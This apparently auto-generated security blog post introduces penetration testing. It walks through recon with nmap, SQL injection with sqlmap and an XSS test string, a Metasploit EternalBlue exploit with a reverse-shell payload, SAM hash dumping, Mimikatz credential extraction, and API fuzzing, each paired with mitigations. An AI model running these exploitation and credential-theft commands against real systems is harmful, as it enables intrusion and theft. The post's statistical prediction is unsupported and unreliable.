Listen to this Post

Introduction:
The term “penetration testing” often triggers awkward laughs or confused stares outside cybersecurity circles, yet this discipline is the backbone of proactive security defense. Ethical hackers simulate real-world attacks to uncover vulnerabilities before malicious actors exploit them, transforming an awkward job title into a critical organizational safeguard.
Learning Objectives:
- Understand the core differences between penetration testing, vulnerability assessment, and red teaming.
- Execute basic reconnaissance and exploitation techniques using industry-standard tools on Linux and Windows.
- Implement mitigation strategies for common findings such as SQL injection, misconfigured cloud permissions, and unpatched services.
You Should Know:
- Reconnaissance: Mapping the Attack Surface Like a Pro
Before any exploit, ethical hackers gather intelligence. This phase clarifies why the job is far more than “hacking” – it’s systematic data science.
Step‑by‑step guide for passive & active recon:
- Passive (OSINT): Use `theHarvester` to enumerate emails and subdomains.
theHarvester -d example.com -b google,linkedin
- Active (Network scanning): Use Nmap to discover live hosts and open ports.
nmap -sV -sC -T4 192.168.1.0/24 -oA network_scan
- Windows equivalent (PowerShell):
1..254 | % {Test-NetConnection -ComputerName 192.168.1.$_ -Port 80 -InformationLevel Quiet}
What this does: Identifies live assets, running services, and potential entry points. Use it only on authorized targets.
2. Exploitation: Web Application Attacks (SQLi & XSS)
Web flaws remain the top entry vector. Understanding them clarifies why “pen testing” requires deep coding knowledge.
Step‑by‑step SQL injection (manual & automated):
- Test for vulnerability: Input `’ OR ‘1’=’1` into a login form’s username field.
- Extract database names using `sqlmap` (Linux):
sqlmap -u "http://target.com/page?id=1" --dbs --batch
- Dump tables:
sqlmap -u "http://target.com/page?id=1" -D database_name --tables --dump
Cross‑Site Scripting (XSS) proof‑of‑concept:
<script>alert('XSS')</script>
Mitigation: Parameterized queries, output encoding, and Content Security Policy (CSP).
3. Leveraging Metasploit for Post‑Exploitation
Once a foothold is gained, Metasploit simulates lateral movement – a core skill in advanced pentesting courses.
Step‑by‑step using Metasploit (Linux):
msfconsole
search exploit/windows/smb/ms17_010_eternalblue
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.10
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.5
exploit
After successful shell:
getsystem
hashdump
Windows defense: Enable Windows Defender Firewall, apply MS17‑010 patch, and disable SMBv1.
4. Cloud Hardening: Misconfigurations in AWS/Azure
Cloud misconfigurations cause most data breaches – a fact every “pen tester” must address.
Step‑by‑step AWS IAM hardening check (AWS CLI):
aws iam list-users
aws iam list-attached-user-policies --user-name admin_user
aws iam simulate-principal-policy --policy-source-arn arn:aws:iam::123456789012:user/admin_user --action-names "s3:" "ec2:"
Azure CLI command to list open network security groups:
az network nsg rule list --nsg-name MyNSG --resource-group MyRG --query "[?access=='Allow']"
Mitigation: Enforce least privilege, enable CloudTrail/GuardDuty, and use infrastructure‑as‑code (Terraform) with static analysis (Checkov).
5. Password Attacks: Cracking Hashes & Credential Reuse
Pen testers often need to escalate privileges by cracking password hashes – a task that explains the “tester” part of the title.
Step‑by‑step hash extraction & cracking (Linux):
- Dump SAM hashes (post‑exploitation Windows):
reg save hklm\sam sam.save
reg save hklm\system system.save
- Transfer to attacker machine and crack with John the Ripper:
samdump2 system.save sam.save > hashes.txt
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
- Windows native alternative using `Invoke-Mimikatz` (PowerShell):
Invoke-Mimikatz -Command '"sekurlsa::logonpasswords"'
Defense: Enforce MFA, use LAPS for local admin passwords, and block LSASS memory dumping via Windows Defender Credential Guard.
6. API Security Testing: The Modern Perimeter
APIs are the new front door. A single insecure endpoint can bypass all network controls.
Step‑by‑step API fuzzing with `ffuf` (Linux):
ffuf -u https://api.target.com/v1/user/FUZZ -w /usr/share/wordlists/dirb/common.txt -fc 404
Testing for Broken Object Level Authorization (BOLA):
- Capture request to `/api/order/1234` with user A’s token.
- Change ID to `1235` (order belonging to user B).
3. If data returns, the API is vulnerable.
Mitigation: Use random UUIDs, enforce server‑side authorization per request, and implement rate limiting.
7. Report Automation & Remediation Guidance
The final deliverable – a clear report – is what separates professional pentesters from script kiddies.
Step‑by‑step generating a report with `Dradis` (Linux):
dradis-ce
 Add findings via UI or CLI:
dradis-cli upload -p metasploit output.xml
dradis-cli export -f pdf -o pentest_report.pdf
Include for each finding:
- CVSS score (use `cvss-calculator` CLI)
cvss-calculator --vector "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H"
- Proof‑of‑concept screenshot
- Step‑by‑step remediation commands (e.g.,
chmod 600 /etc/shadow,iptables -A INPUT -p tcp --dport 22 -j DROP)
What Undercode Say:
- Terminology clarity is a security asset. The awkwardness around “penetration testing” highlights a communication gap that can lead to underfunded security teams. Simplifying language without dumbing down technical depth is essential for executive buy‑in.
- Hands‑on labs beat theoretical certs. The commands and steps above reflect real attack chains. Professionals who master recon, exploitation, cloud misconfigurations, and reporting will always be in demand – regardless of what their job title sounds like.
Analysis: The humor in the LinkedIn post masks a serious truth: penetration testing is one of the most misunderstood yet vital roles in IT. By demystifying the technical workflow – from Nmap scans to API fuzzing – organizations can better appreciate the rigor required. Moreover, the trend toward purple teaming (collaborative red/blue) is making “pen tester” less of a punchline and more of a strategic partner. Training platforms like Ethical Hackers Academy are responding with scenario‑based courses that mirror these exact commands, bridging the gap between awkward titles and operational excellence.
Prediction:
Within three years, the term “penetration testing” will largely be replaced by “adversarial security validation” or “continuous automated red teaming” in corporate job postings. AI‑driven pentesting assistants (e.g., LLMs that generate custom exploits) will automate 60% of current manual steps, shifting human testers to strategic risk advisory roles. However, the fundamental skills – reconnaissance, privilege escalation, and clear reporting – will remain irreplaceable. Organizations that embrace both automation and human creativity will lead the market, while those still laughing at the title will face the next breach.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: %F0%9D%97%AA%F0%9D%97%B5%F0%9D%97%B2%F0%9D%97%BB %F0%9D%98%86%F0%9D%97%BC%F0%9D%98%82%F0%9D%97%BF – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


